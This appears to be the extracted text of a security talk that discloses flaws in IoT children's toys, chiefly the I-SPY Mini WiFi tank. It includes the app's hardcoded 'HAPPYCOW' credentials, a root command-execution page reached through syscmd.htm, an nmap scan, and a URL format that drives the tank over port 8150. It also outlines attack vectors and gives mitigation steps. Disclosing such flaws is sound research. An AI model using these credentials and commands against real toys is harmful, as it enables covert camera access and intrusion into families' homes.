IoT toys, scary but real

Jokin Guevara

"It's interactive, so if someone hacks into the server they could technically take over and ask questions like 'Where do you live?' or 'Is anybody home?'" Kelly tells The Daily Beast.

"You're not dealing with competent adults, you're dealing with vulnerable little kids."

Anyone else with the know-how, can hack into Cayla's system to modify commands and CHANGE her responses to questions.

- 6.4 million children profiles breached
- 4.8 million parent accounts
- + Names, emails & passwords.
- + Secret questions & answers, customers IPs & download histories.


IoT
LEIF ERIKSSON


How we enjoy IoT


Business Point of View


NSA Opperation Centre


What they want us to believe



NETFLIX
Google
bing
YAHOO!
facebook
WikiLeaks
Pirate Bay
Gaia
2channel
4chan
sTORage
PedoPlanet
KindzazaChan
Hard Candy
TorChan
Hidden Wiki
Tor P.M.
OnionChan
OnionIB
IoT
Truth


TANK
Wi Fi

Our childhood toys & it's most feared enemies


Specs:

Product Name: I-SPY Mini
Battery: Li-ion 3.7V / 450mAh (included)
Charging time: 120 min approx.
Working time: 20 min approx.
Work Distance: 15m approx.
Camera: 0.3MP
Remote Control Type: Wireless Wifi remote control
Remote controlling terminal: iPhone / iPad / iPod
Function: Go forwards, backwards, turn left, turn right, left rotation and right rotation
Suitable ages: Above 8 Years old
Item dimensions: 12 * 10 * 6cm
Item weight: 166g




1. Turn on device
2. Explore WiFi networks
3. Found the device broadcasting signal
4. There's no instruction for WiFi config
5. So it remains with it's default SSID

1. Downloaded the app on 2 devices
2. Tried to connect to the tank simultaneously
3. Got full image broadcast on both
4. Got full control on the last device connected
5. There are no restrictions on multiple connections.




Plugging VLC to the video broadcast



1. Get the app from Play Store
2. Bridge phone and extract app
3. Decompile
4. Look for hardcoded data
5. BINGO


```
26
27  public class CommonHelper
28  {
29
30      private static String CREDENTIALS_PASS = "HAPPYCOW";
31      private static String CREDENTIALS_USER = "HAPPYCOW";
32      public static String FAL = "failed";
33      private static String POST_HTTP_ADDRESS = "http://10.10.1.1/";
34      public static String SUC = "success";
35      private static String SYSCMD_HD_VIDEO_PARAM =
```


Credentials


10.10.1.1/home.htm
Logged in i-Spy server
REALTEK
WLAN Access Point
Site contents:
Setup Wizard
Operation Mode
Wireless
TCP/IP Settings
Firewall
QoS
Route Setup
Management
Logout
Video Camera Setting
Setup Wizard
The setup wizard will guide you to configure access point for first time. Please follow the setup wizard step by step.
Welcome to Setup Wizard.
The Wizard will guide you the through following steps. Begin by clicking on Next.
1. Setup Operation Mode
2. Choose your Time Zone
3. Setup LAN Interface
4. Setup WAN Time Zone
5. Wireless LAN Setting
6. Wireless Security Setting
Next>>

After the credentials bit, the app source code show's us an interesting URL ...
... and off we go!!


```
private static String SYSCMD_HD_VIDEO_PARAM = "
    sysCmd=flash+set+UVC_RESOLUTION+640x480&apply=Apply&submit-url=%2Fsyscmd.htm";
private static String SYSCMD_KILL_ALL_PARAM = "sysCmd=killall+uvc_stream&apply=Apply&submit-
    url=%2Fsyscmd.htm";
private static String SYSCMD_REBOOT_PARAM = "sysCmd=reboot&apply=Apply&submit-url=%2Fsyscmd.
    htm";
private static String SYSCMD_REFRESH_ALL_PARAM = "sysCmd=uvc_stream+-
    r+%60flash+get1+UVC_RESOLUTION%60+-f+%60flash+get1+UVC_FRAME_RATE%60+-
    p+%60flash+get1+UVC_PORT%60+-l+%60flash+get1+UVC_POWER_FRQ%60+-m+MJPG+-d+%2Fdev%2Fvideo0+-
    b&apply=Apply&submit-url=%2Fsyscmd.htm";
public static String SYSCMD_HW_NIC1_ADDR_PARAM = "
    sysCmd=flash+set+HW_NIC1_ADDR+8007a2ffffff&apply=Apply&submit-url=%2Fsyscmd.htm";
private static String SYSCMD_ST_VIDEO_PARAM = "
    sysCmd=flash+set+UVC_RESOLUTION+320x240&apply=Apply&submit-url=%2Fsyscmd.htm";
```

Stuff being submitted to syscmd.htm



Getting to know what's the CPU like

Listing processes



PS shows port 8150 binded to a process

System Command

This page can be used to run target system command.

System Command: ps Apply

```
1051 root      2472 R <   boa
1052 root       732 S     bj_af_interface
1054 root       964 S     uart_bridge 1 192.168.1.188 8150
1066 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1067 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1068 root     25476 R     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1074 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1075 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1076 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1077 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1078 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1079 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1080 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
1081 root     25476 S     uvc_stream -r "640x480   -f 25 -p 8196 -l 3 -m MJPG -d
2202 root       616 S     udhcpd /var/udhcpd.conf
```

Refresh Close


```
Starting Nmap 6.47 ( http://nmap.org
Nmap scan report for 10.10.1.1
Host is up (0.0029s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
5001/tcp  open  commplex-link
8150/tcp  open  unknown
8196/tcp  open  unknown
15000/tcp open  hydap
15001/tcp open  unknown
15003/tcp open  unknown
15004/tcp open  unknown
15005/tcp open  unknown
15006/tcp open  unknown
43434/tcp open  unknown
52881/tcp open  unknown
```

nmap double check


Checking what we can send to that port, and it turns out that I can actually move the tank


And here some moves:

- 10 → Left track stop
- 11 → Left track forward
- 12 → Left track backward
- 20 → Right track stop
- 21 → Right track forward
- 22 → Right track backward
- 30 → Camera stop
- 31 → Camera raise
- 32 → Camera lower


10.10.1.1:8150/122212221222122212221222122212221222

Checking things under the hood.




Motherboard:
motor & camera
Daughterboard:
Wireless Access Point
TCP to a UART connection to Motherboard.


My kid waving at his new unexpected friend !!!

Possible Attack Vectors

Through Home Network

1. Detect HC wifi
2. Get to the home network
3. Drive the tank through
4. Access tank FTP and have fun.

Through Malicious App

1. Write a malicious app with plenty of permissions
2. Track users who have HC
3. Geolocate them
4. Update your app to remotely manage the iSpy Mini

Take Away: with IoT, watch for your kids

Simple steps

1. Read the manual
2. Get to the device configs
3. Change the SSID and password
4. Hide the SSID so as it is not easy to spot it out

Advanced steps

1. Decompile the mobile app
2. Change the credentials
3. Recompile and load to mobile device
4. Change credentials on the tank's web server

Special thanks to @KenMunroShow for his support on making this public